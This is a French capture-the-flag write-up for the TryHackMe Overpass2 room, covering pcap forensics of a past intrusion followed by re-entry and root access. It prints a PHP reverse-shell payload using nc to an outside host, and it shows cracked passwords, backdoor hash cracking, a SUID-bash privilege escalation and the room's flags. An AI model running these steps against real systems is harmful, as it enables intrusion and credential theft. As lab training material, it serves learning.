TryHackMe - Offensive Security - Overpass2

Write-Up - Overpass2

Auteur: D1to

Lien vers la box : https://tryhackme.com/room/overpass2

Cette box est très intéressante car elle nous permet de faire un peu (mais vraiment un tout petit peu) de "blue-team".

On commence par récupérer la capture réseau et on l'analyse grâce à Wireshark.

Ce qui est assez intéressant de remarquer, c'est qu'après approximativement 1 mois de CTF, j'arrive à lire correctement une capture réseau d'une attaque car l'attaque suit la méthodologie des ctf que j'ai réalisé précédemment. Pour tous les premiers flags, j'ai utilisé l'option

On commence par fouiller et on voit que le hacker envoie une requête GET vers /development.

4 0.000326676	192.168.170.145	192.168.170.159	HTTP	484 GET /development/ HTTP/1.1	ı
5 0.000342046	192.168.170.159	192.168.170.145	TCP	66 80 → 47732 [ACK] Seq=1 Ack=419 Win=64768 Len=0 TSval=89443887	ı
6 0.000860947	192.168.170.159	192.168.170.145	HTTP	1078 HTTP/1.1 200 OK (text/html)	L
7 0.000863357	192.168.170.145	192.168.170.159	TCP	66 47732 → 80 [ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=32560	ſ
8 5.002042815	192.168.170.145	192.168.170.159	TCP	66 47732 → 80 [FIN, ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=	L
9 5.002197308	192.168.170.159	192.168.170.145	TCP	66 80 → 47732 [FIN, ACK] Seq=1013 Ack=420 Win=64768 Len=0 TSval=	F
10 5.002289760	192.168.170.145	192.168.170.159	TCP	66 47732 → 80 [ACK] Seq=420 Ack=1014 Win=64128 Len=0 TSval=32560	ı
11 7.915625379	192.168.170.145	192.168.170.159	TCP	74 47734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv	L
12 7.915783662	192.168.170.159	192.168.170.145	TCP	74 80 → 47734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA	ı
13 7.915903135	192.168.170.145	192.168.170.159	TCP	66 47734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256067627	ı
14 7.915992166	192.168.170.145	192.168.170.159	HTTP	1026 POST /development/upload.php HTTP/1.1 (application/x-php)	F

On comprend au fur de la lecture que le hacker veut sûrement upload un revshell dans le répertoire /development/upload.

On utilise l'option ci-dessus et on tombe sur le payload utilisé :

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/ tmp/f")?>

C'est effectivement un reverse shell!

Le hacker fait exécuter par le serveur son reverse shell et on a une

connexion.

Il se donne les droits d'un utilisateur james et son mot de passe est un clair

sudo -l [sudo] password for james: whenevernoteartinstant

En fait, toutes les commandes tapées dans un nc simple, sont en claires. On voit ensuite qu'il regarde le contenu de /etc/shadow et on se demande combien de hashes le hacker a pu casser.

On utilise jtr et on a:

```
kali)-[/home/d1to/Desktop/THM/Overpass2]
    john -- wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [S
HA512 32/32])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
secuirty3
                 (paradox)
                (bee)
abcd123
               (szymex)
                (muirland)
4g 0:00:00:03 DONE (2023-12-27 18:04) 1.215g/s 67.47p/s 252.8c/s 252.8C/s sta
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Parfait!


On continue notre investigation et on remarque qu'il télécharge un répertoire depuis github :

https://github.com/NinjaJc01/ssh-backdoor

Bon... On comprend que le hacker a laissé derrière lui une backdoor pour revenir quand il le souhaite.

En analysant le code en go du tool utilisé, on tombe sur son fonctionnement .

On tombe sur la variable hash:



Sur le hash salted qui se trouve dans la fonction passwordHandler, en paramètre, le salt :

```
func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

On comprend que le format du hash sera (password.salt) en regardant dans la fonction hashPasword.

Ainsi, on essaye de trouver le hash utilisé par le hacker. Donc, on retourne dans la capture réseau et on tombe assez facilement sur les paramètres utilisés par le hacker :

```
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5
489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fe
c71bed
<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222</pre>
```

Bon!

Pour se connecter à la machine, on peut imaginer se connecter grâce à cette backdoor mais pour cela, il faut que l'on obtienne le mot de passe.

On va utiliser notre bon john pour casser ce mot de passe!

Pour cela, on doit faire attention au format du fichier que l'on va passer en paramètre de john! (Oui oui, ça m'a coûté 45 min ...)

Le format du fichier, conformément à ce que nous dit le code github, doit être de la forme suivante : hash\$salt .

On utilise john avec le bon format :

```
john --format='dynamic=sha512($p.$s)' --
wordlist=/usr/share/wordlists/rockyou.txt hashsalt.txt
```

On obtient le résultat suivant :

Hehe! Incroyable ce john.

On se connecte alors en ssh avec la commande suivante : ssh -p 2222 james@IP_ATTACKER et on utilise comme mot de passe november16.

Bingo! On a un foothold et quelques secondes plus tard, on obtient notre premier flag:

```
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$
```

Ensuite, on cherche à devenir root.

On commence à faire un sudo -1 mais visiblement, le mot de passe trouvé pendant la partie blueteam ne fonctionne pas!

On devra donc se passer de sudo (du moins, je le croyais à ce moment-là).

On cherche les fichiers qui peuvent s'exécuter avec des droits administrateurs :

```
/dev/nullrpass-production:/home/james/ssh-backdoor$ find / -perm -u=s -type f 2>/
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/su
/bin/ping
/bin/umount
/home/james/.suid_bash
```

On remarque un fichier assez intéressant : /home/james/.suid_bash
Bon, on comprend vite que cela va être notre porte d'entrée vers l'élévation
de privilèges !

On début j'ai essayé de faire un reverse shell, ./.suid_bash -c etc... mais au final je n'ai pas de reverse shell qui tourne avec des droits administrateurs.

On revient au base et on pense à exécuter ce script avec l'option -p : ./.suid_bash -p et hop! On obtient un shell root!

On fouille un peu et on finit par trouver notre dernier flag :

.suid_bash-4.4# cat root.txt thm{d53b2684f169360bb9606c333873144d} .suid_bash-4.4#

La box est terminée!